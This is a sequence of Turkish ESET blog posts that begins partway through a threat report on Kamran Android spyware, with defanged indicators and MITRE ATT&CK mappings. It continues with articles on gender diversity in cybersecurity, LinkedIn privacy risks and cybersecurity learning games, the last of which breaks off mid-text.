Kamran’ı içeren kötü amaçlı uygulamanın yalnızca bir versiyonunu tespit ettik; bu versiyon Hunza News web sitesinden indirilebilen versiyondu. Açıklandığı gibi *Genel Bakış* bölümünde, uygulamanın Hunza News web sitesine yerleştirildiği kesin tarihi belirleyemiyoruz. Ancak, Android uygulamasını imzalamak için kullanılan ilgili geliştirici sertifikası (SHA-1 parmak izi: DCC1A353A178ABF4F441A5587E15644A388C9D9C) 10 Ocak 2023 tarihinde yayınlanmıştır. Bu tarih, kötü amaçlı uygulamanın oluşturulduğu en erken zaman için bir taban sağlar.
Buna karşılık, daha önce Google Play’de bulunan Hunza News’in yasal uygulamaları farklı bir geliştirici sertifikasıyla imzalanmıştır (SHA-1 parmak izi: BC2B7C4DF3B895BE4C7378D056792664FCEEC591). Bu temiz ve yasal uygulamalar, tespit edilen kötü amaçlı uygulama ile hiçbir kod benzerliği göstermemektedir.
Kamran başlatıldığında, kullanıcıdan kurbanın cihazında depolanan kişiler, takvim etkinlikleri, arama kayıtları, konum bilgileri, cihaz dosyaları, SMS mesajları ve resimler gibi çeşitli verilere erişim için izin vermesini ister. Ayrıca, Hunza News sosyal medya hesaplarını ziyaret etme ve hunzanews.net’in içeriğini yüklemek için İngilizce veya Urduca dilini seçme seçenekleri sunan bir kullanıcı arayüzü penceresi sunar.
Şekil 7 Kötü amaçlı uygulamanın ilk arayüzü
Yukarıda belirtilen izinler verilirse, Kamran casus yazılımı otomatik olarak hassas kullanıcı verilerini toplar:
- SMS mesajları
- kişi listesi
- çağrı kayıtları
- takvim etkinlikleri
- cihaz konumu
- yüklü uygulamaların listesi
- alınan SMS mesajları
- cihaz bilgisi
- resimler
İlginç bir şekilde, Kamran cihazdaki erişilebilir görüntü dosyalarını tanımlar (aşağıda gösterildiği gibi), bu görüntülerin dosya yollarını elde eder ve bu verileri bir images\_db veri tabanında depolar. Bu veri tabanı kötü amaçlı yazılımın dahili depolama alanında saklanır.
Şekil 7 Kötü amaçlı uygulamanın ilk arayüzü
Şekil 9 Sızdırılacak görüntülerin listesi
Görüntü dosyaları da dahil olmak üzere her türlü veri kodlanmış bir komuta ve kontrol (C&C) sunucusuna yüklenir. İlginç bir şekilde, operatörler C&C sunucusu olarak bir web platformu olan Firebase’i kullanmayı tercih etmişlerdir: https://\[REDACTED\].firebaseio\[.\]com. C&C sunucusu, platform bu teknoloji şirketi tarafından sağlandığı için Google’a bildirilmiştir.
Kötü amaçlı yazılımın uzaktan kontrol yeteneklerinin bulunmadığına dikkat etmek önemlidir. Sonuç olarak, kullanıcı verileri yalnızca kullanıcı uygulamayı açtığında HTTPS aracılığıyla Firebase C&C sunucusuna sızdırılır; uygulama kapalıyken veri sızdırma işlemi arka planda çalışamaz. Kamran’ın hangi verilerin sızdırıldığını takip eden bir mekanizması yoktur, bu nedenle aynı verileri ve arama kriterlerine uyan yeni verileri C&C’ye tekrar tekrar gönderir.
## SONUÇ
Kamran, Gilgit-Baltistan bölgesinde Urduca konuşan insanları hedef alan ve daha önce bilinmeyen bir Android casus yazılımıdır. Araştırmamız, Kamran’ı içeren kötü niyetli uygulamanın en az 2023’ten beri Hunza News adlı yerel, çevrimiçi bir gazeteye muhtemelen bir sulama deliği saldırısı yoluyla dağıtıldığını gösteriyor.
Kamran, diğer Android casus yazılımlarından farklı olarak, bilinen herhangi bir gelişmiş kalıcı tehdit (APT) grubuyla ilişkilendirilmesini engelleyen benzersiz bir kod tabanı sergiliyor.
Bu araştırma ayrıca, uygulamaları yalnızca güvenilir ve resmi kaynaklardan indirmenin önemini göstermektedir.
## IOC’LER
### Dosyalar
| **SHA-1** | **Paket adı** | **ESET algılama adı** | **Açıklama** |
|---|---|---|---|
| 0F0259F288141EDBE4AB2B8032911C69E03817D2 | com.kamran.hunzanews | Android/Spy.Kamran.A | Kamran casus yazılım. |
### Şebeke
| **IP** | **Etki Alanı** | **Barındırma sağlayıcısı** | **İlk görüldüğünde** | **Detaylar** |
|---|---|---|---|---|
| 34.120.160\[.\]131 | \[REDACTED\].firebaseio\[.\]com | Google LLC | 2023-07-26 | C&C sunucusu. |
| 191.101.13\[.\]235 | hunzanews\[.\]net | Domain.com, LLC | 2017-05-22 | Dağıtım web sitesi. |
## MITRE ATT&CK TEKNİKLERİ
Bu tablo MITRE ATT&CK çerçevesinin [13](https://attack.mitre.org/resources/versions/)**.**[ sürümü](https://attack.mitre.org/resources/versions/) kullanılarak oluşturulmuştur.
| **Taktik** | **KIMLIK** | **İsim** | **Açıklama** |
|---|---|---|---|
| **Keşif** | [T1418](https://attack.mitre.org/versions/v13/techniques/T1418/) | Yazılım Keşfi | Kamran casus yazılımı yüklü uygulamaların bir listesini elde edebilir. |
| [T1420](https://attack.mitre.org/versions/v13/techniques/T1420/) | Dosya ve Dizin Bulma | Kamran casus yazılımı harici depolama alanındaki görüntü dosyalarını listeleyebilir. |
| [T1426](https://attack.mitre.org/versions/v13/techniques/T1426/) | Sistem Bilgisi Keşfi | Kamran casus yazılımı, cihaz modeli, işletim sistemi sürümü ve genel sistem bilgileri dahil olmak üzere cihaz hakkında bilgi alabilir. |
| **Koleksiyon** | [T1533](https://attack.mitre.org/versions/v13/techniques/T1533/) | Yerel Sistemden Gelen Veriler | Kamran casus yazılımı bir cihazdan görüntü dosyalarını sızdırabilir. |
| [T1430](https://attack.mitre.org/versions/v13/techniques/T1430) | Konum Takibi | Kamran casus yazılımı cihaz konumunu izler. |
| [T1636.001](https://attack.mitre.org/versions/v13/techniques/T1636/001/) | Korunan Kullanıcı Verileri: Takvim Girişleri | Kamran casus yazılımı takvim girdilerini çıkarabilir. |
| [T1636.002](https://attack.mitre.org/versions/v13/techniques/T1636/002/) | Korumalı Kullanıcı Verileri: Çağrı Günlükleri | Kamran casus yazılımı arama kayıtlarını çıkarabilir. |
| [T1636.003](https://attack.mitre.org/versions/v13/techniques/T1636/003/) | Korumalı Kullanıcı Verileri: Kişi Listesi | Kamran casus yazılımı cihazın kişi listesini çıkarabilir. |
| [T1636.004](https://attack.mitre.org/versions/v13/techniques/T1636/004/) | Korumalı Kullanıcı Verileri: SMS Mesajları | Kamran casus yazılımı SMS mesajlarını çıkarabilir ve alınan SMS’leri engelleyebilir. |
| **Komuta ve Kontrol** | [T1437.001](https://attack.mitre.org/versions/v13/techniques/T1437/001/) | Uygulama Katmanı Protokolü: Web Protokolleri | Kamran casus yazılımı C&C sunucusuyla iletişim kurmak için HTTPS kullanır. |
| [T1481.003](https://attack.mitre.org/versions/v13/techniques/T1481/003/) | Web Hizmeti: Tek Yönlü İletişim | Kamran, C&C sunucusu olarak Google’ın Firebase sunucusunu kullanıyor. |
| **Sızma** | [T1646](https://attack.mitre.org/versions/v13/techniques/T1646/) | C2 Kanalı Üzerinden Sızma | Kamran casus yazılımı HTTPS kullanarak veri sızdırır. |
ESET APT Faaliyet Raporu D2-D3 2023’e de [göz atmayı unutmayın](https://antivirus.com.tr/eset-apt-faaliyet-raporu-d2-d3-2023/).
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Araştırma, Siber Güvenlik
---
### [Cinsiyet eşitsizliği ve siber güvenlikte kadın için 7 yol](https://antivirus.com.tr/cinsiyet-esitsizliginin-giderilmesi-siber-guvenlik-alaninda-daha-fazla-kadin-calisan-olmasinin-7-yolu/)
**Published:** Kasım 20, 2023
**Author:** ESET
**Excerpt:** Küresel Çeşitlilik Farkındalığı Ayı, cinsiyet eşitsizliğine karşı, kadınların güvenlik sektörüne katılımı için gerekli adımlar üzerinde düşünme fırsatıdır.
**Content:**
Küresel Çeşitlilik Farkındalığı Ayı, cinsiyet eşitsizliği karşısında, kadınların güvenlik sektörüne katılımı için gerekli adımlar üzerinde düşünme fırsatıdır.
Yaşadığımız dijital çağ hızla ilerlerken ve teknoloji tabanlı işler yüksek talep görmeye devam ederken siber güvenlik sektörü, çalışan insan sermayesinin kalıcılığı sorunuyla boğuşmaya devam ediyor. Bu sorunlar arasında, genel işgücü açığı (son sayımda 3,4 milyon işçi) ile sektörün ihtiyaçları ve sektöre girişin zorlukları arasındaki dengesizlik yer alıyor.
Biliyoruz ki; çeşitli ve kapsayıcı bir işgücü yenilikçiliği ve büyümeyi teşvik eder ve bu da daha eşitlikçi bir topluma katkı sağlar. Ancak buna rağmen sektörde hala cinsiyet, ırk ve etnik çeşitlilik yeterli seviyede değildir. Örneğin kadınlar dünya çapında güvenlik pozisyonlarının yalnızca dörtte birinde yer alıyor çünkü güvenlik sektöründeki cinsiyet ayrımcılığı sorunu ısrarla devam ediyor. Bu durumun bilgisayar dünyasını da yansıttığını söylemek şaşırtıcı olmaz.
Sonuç olarak, güvenlikteki çeşitliliğin arttırılmasının yetenek havuzunu genişleteceği ve genel beceri açığının kapatılmasına yardımcı olacağını tahmin etmek kolaydır. Aynı zamanda Dünya Kültürel Çeşitlilik Farkındalık ayı olarak kutlanan Ekim ayını yeni bitirmişken, kadınların güvenlik alanına katılımını engelleyen ön yargıların ve bariyerlerin kırılması için gerekli adımlar hakkında düşünmek ve güvenlik iş gücünde kapsayıcılığın değerini daha iyi anlamak için şimdi mükemmel bir fırsatımız var.
## Siber güvenlik alanında cinsiyet eşitsizliği oranı neden bu kadar yüksek?
ISC2 sektörel gruptan gelen son rakamları okumak pek de hoş değildi. Çalışan açığının büyüklüğü ve özellikle de kadın çalışan açığına rağmen firmaların yalnızca %57’si kültürel çeşitlilik, eşitlik ve kapsayıcılık (DEI) girişimlerini benimsediğini söylüyor. Çalışan açığı bulunan firmalarda bu oran yalnızca %67’ye kadar çıkıyor.
Bu durum, rekabetçi maaşlar, çeşitli roller, neredeyse sürekli teknolojik yenilik kültürü imkanı olmasına rağmen hızla gelişen güvenlik alanında, neden daha fazla kadının bir kariyer seçmediğini açıklamaya yardımcı olabilir. Birkaç neden öne çıkıyor:
- Güvenlik sektörü, erkek egemen, sektörel jargonu olan ve uygun nitelikleri taşımadan girilmesi zor, elitist bir sektör olarak biliniyor,
- Ayrımcılık: Kadın güvenlik profesyonellerinin %30’u iş yerinde ayrımcılığa maruz kaldıklarını söylüyor.
- İşlerin niteliğinin esnek çalışma seçeneğine imkan tanımadığı algısı,
- İşverenlerin yeni anneleri işyerine geri dönmeye teşvik etmemesi,
- İşverenlerin, başvuru sahiplerini deneyim veya aktarılabilir beceriler yerine niteliklere/sertifikalara göre taramaya yönelik bir ön yargı sahibi olması; bu durum, doğum izninden dönen ve kariyer değişikliği arayışında olabilecek yeni annelerin göz ardı edildiği anlamına gelebilir,
- Yaratıcılık, esneklik, iyi iletişim, sorun çözme ve diğer becerileri gerektiren değişik roller varken güvenliğin sadece teknik becerilerle ilgili olduğu algısı,
- Okulda/üniversitede göreceli olarak daha az kız öğrencinin STEM konularını okuması,
- Güvenlik sektöründeki, gelecek nesli sektöre teşvik edecek kadın mentorların ve rol modellerin azlığı nedeniyle oluşan kısır döngü.
## İşler düzeliyor mu?
İşlerin düzeldiğine dair belirtiler olabilir. ISC2 araştırması, güvenlik sektöründe faaliyet gösteren iş yerlerinde 60 yaş üstü kişilerin %14’ünün kadınlardan oluştuğunu, bu oranın 30 yaşın altındakilerde %30 olduğunu belirtiyor. Genç kadınların yönetici pozisyonlardaki sayısı da gün geçtikçe artıyor. Raporda, kadınların 50 yaş ve üzeri C düzeyindeki yöneticilerin yalnızca %10’unu ancak 30’lu yaşlarındaki tüm yöneticilerin %35’ini oluşturduklarını söylüyor.
Ama hala gidilecek uzun bir yol var. Raporda, kadınların “ileri düzey, yönetim dışı pozisyonlarda” çalışan siber güvenlik profesyonellerinin yalnızca %17’sini oluşturduğu belirtiliyor.
## Siber güvenlik alanında cinsiyet çeşitliliğini artırmanın 7 yolu
Bu, boşa harcanan bir fırsattır. İş verenler için, cinsiyet eşitsizliği konusunda düzelme sağlamak sadece ahlaki bir sorumluluk değildir. Daha eşitlikçi bir ortam ekiplerin performansını büyük ölçüde artırabilir. Bu, özellikle düşünce farklılıklarının gerekli olduğu senaryolarda önemlidir ki bu da pazarlama kampanyalarından tehdit aktörlerinin faaliyetlerini ortadan kaldırmaya kadar her alanda geçerlidir. Daha fazla kadını güvenlik rollerine teşvik etmek, sonuçta en parlak ve en iyi yeteneklerin gelecekte şirkete katılmak isteyeceği, özellikle de DEI’ye daha fazla değer veren genç çalışanların olduğu verimli bir çevre yaratacaktır.
Peki bu noktaya nasıl gelebilirsiniz? Şimdi siber güvenlik alanında cinsiyet eşitsizliği konusunda düzelme sağlamanın yedi yoluna göz atalım:
### **1**. **Saygı kültürünü destekleyin**
Sektörün daha kapsayıcı olma ihtiyacı inkar edilemez. Bu alanda halen çalışanlar, çeşitli şekillerde çaba göstererek bu amaca ulaşma konusunda önemli bir rol oynayabilirler. Yapılacaklar arasında, kültürü değiştirmek için aktif olarak çalışmak, ön yargılar ve engellere dikkat çekmek ve sağlıklı bir iş-yaşam dengesini desteklemek yer alıyor. Bunlar, örneğin iş yerine yeniden girmek isteyen yeni anneler de dahil olmak üzere esnek çalışma düzenlemelerini oluşturmak ve destekleyici politikalar uygulamak yoluyla yapılabilir.
Ayrıca hem açık hem de gizli cinsiyetçilik, taciz ve ayrımcılığa karşı sıfır tolerans politikasının yanı sıra uygunsuz davranışların şikayet edilmesi ve ele alınmasına yönelik mekanizmalara da ihtiyaç duyulmaktadır. Saygı, açık iletişim ve iş birliği kültürü oluşturmak herkes için faydalıdır. Ayrıca kadın yeteneklerin genellikle erkeklerin egemen olduğu kültürde yön bulmasına yardımcı olabilir, özgüvenlerini ve becerilerini geliştirmelerine katkıda bulunabilir ve hem açık hem de gizli ayrımcılıktan ve diğer uygunsuz davranışlardan kaçınmalarını sağlayabilir.
### **2. Erken yaşlarda siber güvenlik alanına ilgi uyandırın**
Hackathons ve Capture the Flag (CTF) gibi yarışmalar, kızları erken yaşlardan itibaren güvenlik sektörüne dahil etmenin harika bir yoludur. Umudumuz, ilerleyen zamanlarda daha fazla genç kadının konu hakkında eğitim alması ve potansiyel olarak bu alanda bir kariyer yapmayı seçmesidir. Burada hükumetler, farklı programlar oluşturma konusunda büyük rol oynuyor. Örneğin, Birleşik Krallık Ulusal Siber Güvenlik Merkezi’nin oluşturduğu [CyberFirst Girls](https://www.ncsc.gov.uk/cyberfirst/girls-competition) programı.
Ancak işletmeler, daha çeşitli bir yetenek havuzu oluşturmayı amaçlayan çalışmalar aracılığıyla fon, sponsorluk ve hatta uzmanlık sağlayarak da yardımcı olabilirler (ESET’in kendi [Siber Güvenlikteki Kadınlar Bursu](https://www.eset.com/us/women-in-cybersecurity-scholarship/) buna bir örnektir).
### **3. Siber güvenlik alanında kariyer yapmak için fırsat yaratın**
Genç kadınlar güvenliğe ilgi duymaya başladığında ne olur? Herkes üniversitede birkaç yıl geçirmek istemeyebilir. Katılımcıların, iş hayatında gerçek hayattaki becerilerini keşfetmelerine yardımcı olan bir kariyer fırsatı olan, stajyerlik ve çıraklık programları işe yarayabilir. İşveren için bu, tam zamanlı çalışmaya geçiş için gereken özelliklere sahip olduklarında, ilk günden itibaren çalışmaya hazır, istikrarlı bir yetenek akışı oluşturmaya yardımcı olabilir.
### **4**. **Mentorluk programları hazırlayın**
Yukarıda bahsedildiği gibi, sektörde rol modellerin eksikliği bir kısır döngü yaratabilir; bu da temsil eksikliği nedeniyle kadınları güvenlik sektörüne çekmeyi zorlaştırabilir. Bu nedenle, şirkete katılanların desteklendiklerini hissetmeleri ve üst düzey liderler haline gelebilmeleri için resmi, yapılandırılmış mentorluk programları hazırlamak hayati önem taşıyor. Böylece onlar da başkalarına rol model olabilirler.
### **5. Maaşların eşit olmasını sağlayın**
Bir tahmine göre kadınlar, erkek meslektaşlarının yalnızca %72’si kadar kazanıyor. Bu, özellikle temel avantajlarından birinin yüksek ücretler vaat etmesi olan bir sektör için önemli ve savunması olmayan bir maaş dezavantajı demektir. Kadınlar, katkılarının erkek akranları kadar değerli olduğunu hissetmelidir. Siber sektörde ya da herhangi başka bir sektörde cinsiyetler arası ücret farkı olmamalıdır.
### **6. Kariyer gelişimini iyileştirin**
Kadınların siber güvenlik alanındaki bir kariyerin onların üst kademelere ilerlemelerini sağlayacağını hissetmeleri gerekiyor. Bu nedenle, kadınların yönetici ve üst düzey yönetici olarak daha fazla temsil edilmesinin yanı sıra kuruluşların, çocuk sahibi olmak için kariyerlerine ara vermek isteyebilecek kişilerin ihtiyaçlarını dikkate alarak kariyer gelişimi için destek sunması gerekiyor.
### **7. İşe alma kriterlerinizi genişletin ve şirket içi terfileri değerlendirin**
İK ve işe alma yöneticileri adayın uygunluğunu tespit ederken, şirkete katkı sağlayacak beceriler, deneyim ve/veya yeteneklerini belgelendirdiği yeterlik ve sertifikaların ötesine bakmalıdır. İlk aşamada çok fazla insan sürecin dışında bırakılmaktadır. İş tanımları, daha fazla kapsayıcı olması için yeniden yazılmalıdır.
Aynı zamanda en iyi adaylardan bazıları şirkette başka pozisyonlarda çalışıyor olabilir. Bu nedenle veri analitiği gibi yakın BT alanlarında çalışan ve kariyer değişikliği fırsatı arayan kişiler olup olmadığını kontrol edin. Bu kişilerin motivasyonu yüksek olur. Aynı zamanda şirket kültürünü ve işi öğretmeniz gerekmez.
## Kültürel çeşitlilik ibresi hareket etmeli
Birçok kuruluş sorunun büyüklüğünün farkına varıyor ve daha çeşitli ve kapsayıcı bir siber güvenlik iş gücüne yönelik adımlar atıyor. İş yerinde cinsiyet eşitsizliğinin hiçbir mazereti yoktur ve ön yargıları sorgulamak ve bunlara meydan okumak, engelleri ortadan kaldırmak, kapsayıcılığı savunmak ve herkesin gelişebileceği alanlar yaratmak her birimizin görevidir. Bu çabalara sadece adil olmak için değil, aynı zamanda çeşitliliğin getirdiği ilerleme ve yenilik için de ihtiyaç vardır.
ESET’te çalışan kadınların “günlük işte eşit davranış” ve “kişinin iş yerinde kabulü” unsurlarını, çalışma hayatlarının DEI ile ilgili en iyi yönleri olarak derecelendirdiği ESET’in 2022 DEI Anket bulgularından bazılarını sunuyoruz (ilginçtir ki aynı konular erkek meslektaşları tarafından da dile getirildi). Bu arada anket sonuçları, kadınlara DEI ile ilgili konuları erkeklerden daha iyi anladıklarına daha fazla güvenileceğini, bu konuların şirketin değer sisteminin bir parçası olması gerektiğini ve DEI’yi takip etmenin şirketin başarısına katkıda bulunduğunu da gösterdi.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Cinsiyet Eşitsizliği, Siber Güvenlik
---
### [LinkedIn profiliniz hakkınızda fazla mı bilgi veriyor?](https://antivirus.com.tr/linkedin-profiliniz-hakkinizda-gereginden-fazla-mi-bilgi-veriyor/)
**Published:** Kasım 22, 2023
**Author:** ESET
**Excerpt:** LinkedIn profilinizde hangi iletişim bilgilerini paylaşıyorsunuz ve bunları kimler görebiliyor? Daha azının aslında daha fazlası olabilir mi?
**Content:**
*LinkedIn profilinizde hangi iletişim bilgilerini paylaşıyorsunuz ve bunları kimler görebiliyor? Aşağıda daha azının aslında daha fazlası olabileceğine dair nedenleri sıraladık.*
Geçtiğimiz günlerde birkaç arkadaşım bana siber suçluların iletişim verilerine, özellikle de cep telefonu numaralarına ve e-posta adreslerine nasıl erişebileceklerini sordu. Onlara temelde suçluların bu tür bilgileri toplamak için kullanabileceği çeşitli yöntemler olduğunu söyledim. Yaygın yöntemlerden biri, çevrimiçi platformları ve bu platformların kullanıcılarını etkileyen ihlaller sırasında bilgi çalmaktır. Bu, sonuçta hem karanlık ağda hem de giderek artan bir şekilde “yüzey ağda” çalınan kişisel veriler için gelişen bir pazarın ortaya çıkmasına neden olmuştur.
Ancak kötü niyetli herkesin güncel ve değerli verilerle dolu kendi “iletişim listelerini” oluşturmasına olanak verebilecek başka bir olası senaryo daha var. Suçluların daha önce milyonlarca kullanıcısı hakkında adlar, telefon numaraları, e-posta adresleri, iş yeri bilgileri ve daha fazlası dahil olmak üzere kamuya açık bilgileri kolaylıkla topladığı, profesyonellere yönelik dünyanın en büyük sosyal ağı: LinkedIn.
Bu bilgi bolluğu, platformun kendi yapısıyla ilgilidir. LinkedIn kullanıcıları sıklıkla ve anlaşılır bir şekilde, kişisel veya profesyonel iletişim bilgileri de dahil olmak üzere bilgilerini herkese açık hale getirmeyi tercih eder. Bunun istenmeyen bir sonucu da suçluların, yıllar önce çalınmış veya sızdırılmış, hatta bazıları artık güncel ve doğru bile olmayan bilgilere güvenmelerine gerek kalmamasıdır.
Bunun yerine, potansiyel hedefleri hakkında mevcut tüm bilgileri toplamak için web kazıma araçlarından yararlanabilirler. Daha sonra kimlik hırsızlığı yapabilir veya iş e-postalarının güvenliğinin ihlal edilmesi (BEC) dolandırıcılığı veya diğer sosyal mühendislik saldırılarıyla kullanıcıların işverenlerini hedef alabilirler.
Web kazıma araçları şunları yapabilir:
- Bir şirketin çalışanlarının listesini oluşturma
Burada suçlunun, hedef şirketin “Kişiler” sekmesine erişecek şekilde veri toplama yazılımını yapılandırması yeterlidir, bu da çalışanların güncel bir listesini sağlar. LinkedIn kullanıcıları profillerini mevcut iş bilgileriyle güncel tutma eğilimindedir.
- Bir şirketle ilgili “tedarik zinciri hedeflerinin” bir listesini derleme
Bazı suçlular daha da ileri giderek potansiyel tedarikçileri ve ortakları belirlemek için şirketin sosyal medya gönderilerindeki etkileşimleri inceleyebilir, böylece birincil hedefin tedarik zincirine saldırmak için yeni yüksek öncelikli hedefler veya potansiyel yollar elde edebilir.
## Neleri yayımlamayı seçmelisiniz?
Çoğu durumda, kişilerin bilgileri herkesin erişimine açık olabilir ya da yalnızca kullanıcının doğrudan bağlantı ağındaki kişiler tarafından görülebilir. Mevcut bilgilerin miktarı da değişebilir:
- Platform dışında herhangi bir iletişim bilgisi açıklamayan LinkedIn profilleri
Platform ve doğrudan bağlantılarınız dışında herhangi bir iletişim bilgisini paylaşmamayı tercih ederek suçluların hakkınızda toplayabileceği bilgi miktarını önemli ölçüde sınırlamış olursunuz. Tam adınız, iş unvanınız ve şirketinizin coğrafi konumu elbette yine görünür olacaktır.
Doğrudan yani birinci derece bağlantılar listesinde olmayan insanlara görünen iletişim bilgileriDoğrudan bağlantılar listesinde olmayan insanlara görünen iletişim bilgileri
- E-posta adreslerini herkese açık hale getiren LinkedIn profilleri
LinkedIn kullanıcıları sıklıkla kişisel iletişim bilgilerini paylaşırken, bazıları mevcut kurumsal e-posta adreslerini de açıklayabilir. Her iki durumda da bu, kötü niyetli kişilerin kurbanlarıyla daha hedefe yönelik etkileşimler kurmasına ve onlara şirket tarafından kullanılan tipik e-posta formatı hakkında ipucu vermelerine olanak tanıyabilir (açıkçası bu, bu bilgiyi elde etmenin tek kolay yolu olmaktan çok uzak olsa bile).
Daha önce bağlantı listesine eklenmiş kişilerin iletişim bilgileri
- Telefon numaralarını herkese açık hale getiren LinkedIn profilleri
Bazı insanlar, örneğin işe alım görevlilerinin ve işverenlerin görüşmeler için kendileriyle daha kolay iletişim kurabilecekleri veya bunun potansiyel iş bağlantıları veya müşterilerle kolay iletişimi kolaylaştıracağı umuduyla telefon numaralarını açıklamayı tercih edebilir. Ancak e-postalarda olduğu gibi bu da sahte aramalara, mesajlara (başka bir deyişle smishing), olası verilerin kötüye kullanımına ve gizlilik ihlallerine yol açabilir.
## Riskleri en aza indirgeme
Sosyal ağların doğası gereği ve herhangi bir platformda suçlular verilerimizin bir kısmına çevrimiçi olarak erişebilir. Ancak suçluların LinkedIn’deki en değerli bilgilerinize erişmesini önlemek için alabileceğiniz birkaç önlem vardır:
- LinkedIn gizlilik ayarlarınızı yapılandırın
LinkedIn, bağlantılarınız dışındaki kişilerin erişebileceği bilgileri sınırlamak için çeşitli seçenekler sunar. Aynı tür önlemleri diğer sosyal medya sitelerinde de uygulamalısınız ancak bu özellikle LinkedIn için önemli olabilir. Bu konuyu ve platformda güvende kalmanın diğer yönlerini ele aldığımız, LinkedIn’in güvenli bir şekilde nasıl kullanılacağı hakkındaki makalemize bakın.
- Profilinizdeki bilgi miktarını sınırlayın
Bir sosyal medya platformu olarak LinkedIn, ağ oluşturma ve iş arama için yerleşik araçlar sağlar. Platform aracılığıyla iletişime öncelik vermeyi düşünün ve harici iletişim verilerini paylaşmaktan kaçının.
- Bağlantı isteklerini incelemeden kabul etmeyin
Platformda çok sayıda bot ve sahte profil mevcut olduğundan, kabul etmeden önce her bağlantı isteğinin doğruluğunu inceleyin. LinkedIn’deki mesajları yanıtlarken de dikkatli olun; özellikle de kişisel bilgilerinizi talep ediyorlarsa veya size bağlantı ya da ekler gönderiyorlarsa.
- Bağlantılarınızın listesini düzenli olarak gözden geçirin
Sahte profillerin yaygınlığı göz önüne alındığında, bağlantı listenizi düzenli olarak gözden geçirin ve şüpheli görünen kişileri kaldırın.
- Profil güncellemelerinizi yayımlama konusunda dikkatli olun
Belki de durumunuz değiştiğinde iş durumunuzu her zaman güncellemeniz ve bunu dünyaya yayımlamanız gerekmiyordur. Suçlular bu tür değişiklikleri izleyebilir ve size kötü amaçlı e-postalar veya kısa mesajlar göndermek için yeni çalışma ortamı veya duruma ilişkin sınırlı bilginizden yararlanabilir.
Tekrarlamak gerekirse, iletişim bilgilerinizi kimlerin görebileceğini kontrol etmek ve böylece istenmeyen iletişim veya gizlilik ihlalleri riskini en aza indirmek için profilinizin gizlilik ayarlarını gözden geçirdiğinizden emin olun. LinkedIn değerli bir sosyal medya platformudur ancak ağ oluşturma ile kişisel bilgilerinizi koruma arasında bir denge kurmak çok önemlidir.
*İLGİLİ MAKALELER:*
[Sosyal medyada sahte arkadaşlar ve takipçiler nasıl tespit edilir?](https://antivirus.com.tr/sosyal-medyada-sahte-arkadaslar-ve-takipciler-nasil-tespit-edilir/)
[Yaygın LinkedIn dolandırıcılıkları: Kimlik avı hırsızlığı saldırılarına ve sahte iş tekliflerine karşı dikkatli olun](https://www.eset.com/tr/blog/yaygin-linkedin-dolandiriciliklari-kimlik-avi-hirsizligi/)
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** LinkedIn, Siber Güvenlik
---
### [Bu oyunlarla siber güvenliği öğrenmek çok eğlenceli](https://antivirus.com.tr/seviye-atlayin-bu-oyunlarla-siber-guvenligi-ogrenmek-cok-eglenceli/)
**Published:** Kasım 24, 2023
**Author:** ESET
**Excerpt:** Değerli bilgiler veren ve dijital güvenlikle ilgili şeyleri öğrenirken keyif alacağınız, bunu ödüllendirici bir maceraya dönüştürecek altı oyunu keşfedin.
**Content:**
Değerli bilgiler veren ve dijital güvenlikle ilgili şeyleri öğrenirken keyif alacağınız, bunu ödüllendirici bir maceraya dönüştürecek altı oyunu keşfedin.
Günümüzün dijital dünyasında yolunuzu bulmak yalnızca değerli bir varlık değil, aynı zamanda çok önemli bir yaşam becerisidir. İnternetin hayatımızın birçok alanına girdiğinden beri siber tehditler de çoğaldı ve gelişmeye devam ediyor. Bu tehditlerin nasıl anlaşılacağını bilmek çok önemlidir.
Hedef kitle olan, özellikle internette daha fazla bağımsızlık arayışındaki çocuklar ve gençler, ayrıca internetle yeni tanışanlar iki kat risk altında olacaklardır. Geleneksel öğrenme yöntemleri onlara karmaşık ve göz korkutucu görünebilir.
İşte burası oyunlaştırmanın devreye girdiği yerdir. Eğitsel oyunlar, etkileşimli ve pratik bir yaklaşımla hem yetişkinler hem de yeni nesil öğrenciler için öğrenmeyi ilgi çekici ve erişilebilir hale getirir. Eğitimde etkili bir araç haline gelmeleri ve siber güvenlik alanında da sıklıkla kullanılmaları hiç de şaşırtıcı değil.
Çocuklarınıza [*Safer Kids Online*](https://saferkidsonline.eset.com/tr) sitesinde [*Hey Pug*](https://youtube.com/playlist?list=PLP8zm262B3MVc-_mgl27DRiGarge_M7dQ&si=qXMnArAkJPph8Wl4)’ı izletmeyi düşünmelisiniz. *Hey Pug, çocuklara çevrimiçi güvenlik ve gizliliği ilgi çekici ve eğlenceli bir şekilde öğreten, ESET’in hazırladığı bir animasyon serisidir.*
Burada güvenlikle ilgili öğrenilecekleri sadece çocuklar için değil herkes için erişilebilir ve eğlenceli hale getirecek çeşitli oyunlar bulunuyor.
## OverTheWire
OverTheWire, farklı hedefleri ve zorluk seviyeleri olan bir dizi ücretsiz çevrimiçi savaş oyunudur. Siber güvenlik konusunda önceden bilgisi olmayan kişiler bile giriş niteliğindeki oyunlarla başlayabilir ve giderek becerilerini geliştirebilirler. Her oyun, oyuncuların zorlukları çözmek ve daha yüksek seviyelere geçmek için bilgilerini kullanmaları gereken benzersiz bir senaryo sunar. Çoğu oyun, katılımcıların zorlukları çözerek ve alıştırmaları tamamlayarak “bayrağı” ele geçirmeleri gereken CTF formatını takip eder.
OverTheWire
Popüler oyunlar arasında, her biri güvenlik açığı taraması, ağ trafiği analizi ve şifre kırma gibi siber güvenliğin belirli yönlerine odaklanan Bandit, Narnia ve Natasha yer alıyor. Platform, oyunların oynanma sırasını önerirken, katılımcılar da ilgilerini çeken herhangi bir oyunu seçebiliyor. Platform, uygulamalı öğrenmenin önemini vurguluyor ve katılımcıların güvenlik fikirleriyle aktif olarak etkileşime geçmesine olanak tanıyor. Bu yaklaşım, bilginin gerçek dünyada uygulanmasının hayati önem taşıdığı siber güvenlik gibi bir alanda özellikle değerlidir.
## TryHackMe
TryHackMe, sanal laboratuvarlar şeklinde çeşitli pratik senaryolar sunan bir başka ücretsiz siber güvenlik eğitim platformudur. Kullanıcılar, etik hackleme ve sorun giderme becerilerini öğreten görevler üzerinde çalışırken, ağlar, sunucular ve sistemler dahil olmak üzere simülasyon ortamları keşfedebilirler.
TryHackMe
